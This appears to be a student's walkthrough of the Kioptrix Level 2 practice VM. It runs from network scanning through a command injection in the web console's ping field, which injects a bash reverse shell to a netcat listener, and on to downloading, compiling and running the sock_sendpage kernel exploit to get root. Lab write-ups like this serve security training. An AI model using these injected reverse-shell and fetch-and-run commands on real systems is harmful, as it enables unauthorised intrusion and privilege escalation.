


Report (2)

Kioptrix level (2)

at first I use netdiscover to find ip addresses of machines I get the ip of machine 192.168.245.129 and I use enum4linux to get more information about target



```
root@kali: /home/kali
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240


| IP              | At                | MAC Address | Count | Len          | MAC Vendor / Hostname |
|-----------------|-------------------|-------------|-------|--------------|-----------------------|
| 192.168.245.1   | 00:50:56:c0:00:08 | 1           | 60    | VMware, Inc. |                       |
| 192.168.245.2   | 00:50:56:e9:84:88 | 1           | 60    | VMware, Inc. |                       |
| 192.168.245.129 | 00:0c:29:af:ec:33 | 1           | 60    | VMware, Inc. |                       |
| 192.168.245.254 | 00:50:56:e1:db:23 | 1           | 60    | VMware, Inc. |                       |


(root@kali) - [/home/kali]
# enum4linux 192.168.245.129
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Aug 6 11:07:22 2024

===== ( Target Information ) =====
Target ..... 192.168.245.129
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.245.129 ) =====
Network
[E] Can't find workgroup/domain
```

Second step I use nmap to check open ports and collect more information about target such as the operating system and version services

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 3.9p1 (protocol 1.99)

80/tcp open http Apache httpd 2.0.52 ((CentOS))

111/tcp open rpcbind 2 (RPC #100000)

443/tcp open ssl/http Apache httpd 2.0.52 ((CentOS))

631/tcp open ipp CUPS 1.1

3306/tcp open mysql MySQL (unauthorized)

MAC Address: 00:0C:29:AF:EC:33 (VMware)

```
root@kali: /home/kali

File Actions Edit View Help
|
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC4_128_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
|_
|_ssl-date: 2024-08-06T12:07:40+00:00; -15h10m30s from scanner time.
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
631/tcp open ipp CUPS 1.1
|_http-server-header: CUPS/1.1
|_http-methods:
|_ Potentially risky methods: PUT
|_http-title: 403 Forbidden
3306/tcp open mysql MySQL (unauthorized)
MAC Address: 00:0C:29:AF:EC:33 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Host script results:
|_clock-skew: -15h10m30s

TRACEROUTE
HOP RTT ADDRESS
1 0.61 ms 192.168.245.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 57.09 seconds

root@kali)~#
```

```
root@kali: /home/kali


File Actions Edit View Help
root@kali)~# nmap -A -P -T4 192.168.245.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 23:17 EDT
Nmap scan report for 192.168.245.129
Host is up (0.00060s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_ssh-hostkey:
| 1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
| 1024 34:6b:46:3d:bace:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
| 1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sslv1: Server supports SSHv1
80/tcp    open  http      Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind  2 (RPC #100000)
|_rpcinfo:
|  program version  port/proto  service
|  100000  2          111/tcp     rpcbind
|  100000  2          111/udp     rpcbind
|  100024  1          842/udp     status
|  100024  1          845/tcp     status
443/tcp   open  ssl/http  Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProv
nceName=SomeState/countryName=--
|_Not valid before: 2009-10-08T00:10:47
|_Not valid after: 2010-10-08T00:10:47
|_sslv2:
|_SSLv2 supported
|_ciphers:
|  SSL2_DES_64_CBC_WITH_MD5
|  SSL2_RC4_64_WITH_MD5
|  SSL2_RC4_128_EXPORT40_WITH_MD5
|  SSL2_DES_192_EDE3_CBC_WITH_MD5
|  SSL2_RC4_128_WITH_MD5
|  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|  SSL2_RC2_128_CBC_WITH_MD5
|_
|_ssl-date: 2024-08-06T12:07:40+00:00; -15h10m30s from scanner time.
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

Third step : the exploitation and find the best exploitation



3306/tcp open mysql MySQL (unauthorized)

I find the my sql and test it if there is an cross site scripting vulnerability

By talking ip and open the web site and test xss



In this case I use sql injection and used any password



It seem that this web site is vulnerable to cross site scripting and sql injection

My Basic Network Scan / 192.168.245.129 / SSL (Multip...

Vulnerabilities 34

Search Vulnerabilities 14 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
HIGH	7.5			SSL ...	General	1
MEDIUM	6.5			SSL ...	General	1
MEDIUM	6.5			SSL ...	General	1
MEDIUM	5.9			SSL ...	General	1
MEDIUM	5.3			SSL ...	General	1
MEDIUM	5.3			SSL ...	General	1
LOW	3.4			SSLv...	General	1
INFO				SSL ...	General	1

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: August 6 at 11:46 PM
End: August 6 at 11:55 PM
Elapsed: 9 minutes

Vulnerabilities

Donut Chart Legend: Critical (red), High (orange), Medium (yellow), Low (light blue), Info (dark blue)

And by using nessus I found about 14 vulnerabilities


And by using pentest monkey and using reverse shell (Bash) as sql injection

Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:

45.128 | bash -i >& /dev/tcp/192.168.245.128|

submit



```
ping 192.168.245.128 | bash -i >& /dev/tcp/192.168.245.128/4444 0>&1
```

And I used netcat to listening on the port I choose 4444

```
nc -nvlp 4444
```

```
listening on [any] 4444 ...
```

```
connect to [192.168.245.128] from (UNKNOWN) [192.168.245.129] 32828
```

```
bash: no job control in this shell
```

```
bash-3.00$ whoami
```

```
apache
```

the next step I make privilege escalation to become root

inside the machine I used this command line

```
uname -a
```

```
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
```

After that I used search sploit with this version 2.6.9 or using CentOS 4.5 to find the best exploit suitable for it I find this one

```
root@kali: /home/kali
File Actions Edit View Help
Linux Kernel 2.4.28/2.6.9 - vc_resize int Local Overflow | linux/dos/690.c
Linux Kernel 2.6.9 < 2.6.11 (RHEL 4) - 'SYS_EPoll_Wait' Local Int | linux/local/1397.c
Linux Kernel 2.6.9 < 2.6.25 (RHEL 4) - utrace and ptrace Local De | linux/dos/31965.c
Linux Kernel 2.6.9 < 2.6.25 (RHEL 4) - utrace and ptrace Local De | linux/dos/31966.c
Smarty Template Engine 2.6.9 - '$smarty.template' PHP Code Inject | php/webapps/35343.txt
Spring Data REST < 2.6.9 (Ingalls SR9) / 3.0.1 (Kay SR1) - PATCH | java/webapps/44289.java
WordPress Plugin Admin Menu Tree Page View 2.6.9 - Cross-Site Req | php/webapps/43486.txt

Shellcodes: No Results

root@kali)~# searchsploit centOS 4.5

Exploit Title | Path
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5) | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1) | linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation | linux/local/35370.c

Shellcodes: No Results

root@kali)~# searchsploit -m linux/local/9479.c

Exploit: Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)
URL: https://www.exploit-db.com/exploits/9479
Path: /usr/share/exploitdb/exploits/linux/local/9479.c
Codes: CVE-2009-2692, OSVDB-56992
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/9479.c

root@kali)~# ls
10.c  9479.c  Documents  FirstDEPIEnumCTF.exe  Pictures  SocialPhish  Templates  crack-this-file  hash-identifier  samba  tom  ttt.txt  wordlist.txt
22468.c  Desktop  Downloads  Music  Public  Storm-Breaker  Videos  findmyhash  people_finder  the-hydra  toolkit  v.txt  zphisher

root@kali)~#
```

Atfter I get this executable file 9479.c and I put it at server (python3 -m http.server 80)

And use the hached machine to connect this server and run the executable file 9749.c

```
root@kali: /home/kali
File Actions Edit View Help
HTTP request sent, awaiting response... 200 OK
Length: 3,378 (3.3K) [text/x-csrc]

0K ... 100% 21.77 MB/s

09:31:45 (21.77 MB/s) - '9479.c' saved [3378/3378]

bash-3.00$ ls
9479.c
bash-3.00$ gcc -o Exploit 9479.c
9479.c:130:28: warning: no newline at end of file
bash-3.00$ wget http://192.168.245.128/9479.c
--09:44:36-- http://192.168.245.128/9479.c
=> '9479.c.1'
Connecting to 192.168.245.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,380 (3.3K) [text/x-csrc]

0K ... 100% 293.04 MB/s

09:44:36 (293.04 MB/s) - '9479.c.1' saved [3380/3380]

bash-3.00$ ls
9479.c
9479.c.1
Exploit
bash-3.00$ gcc -o Exploit 9479.c.1
9479.c.1: file not recognized: file format not recognized
collect2: ld returned 1 exit status
bash-3.00$ gcc -o Exploit 9479.c
9479.c:130:28: warning: no newline at end of file
bash-3.00$ ls
9479.c
9479.c.1
Exploit
bash-3.00$ chmod +x Exploit
bash-3.00$ ./Exploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

After this I become root at this machine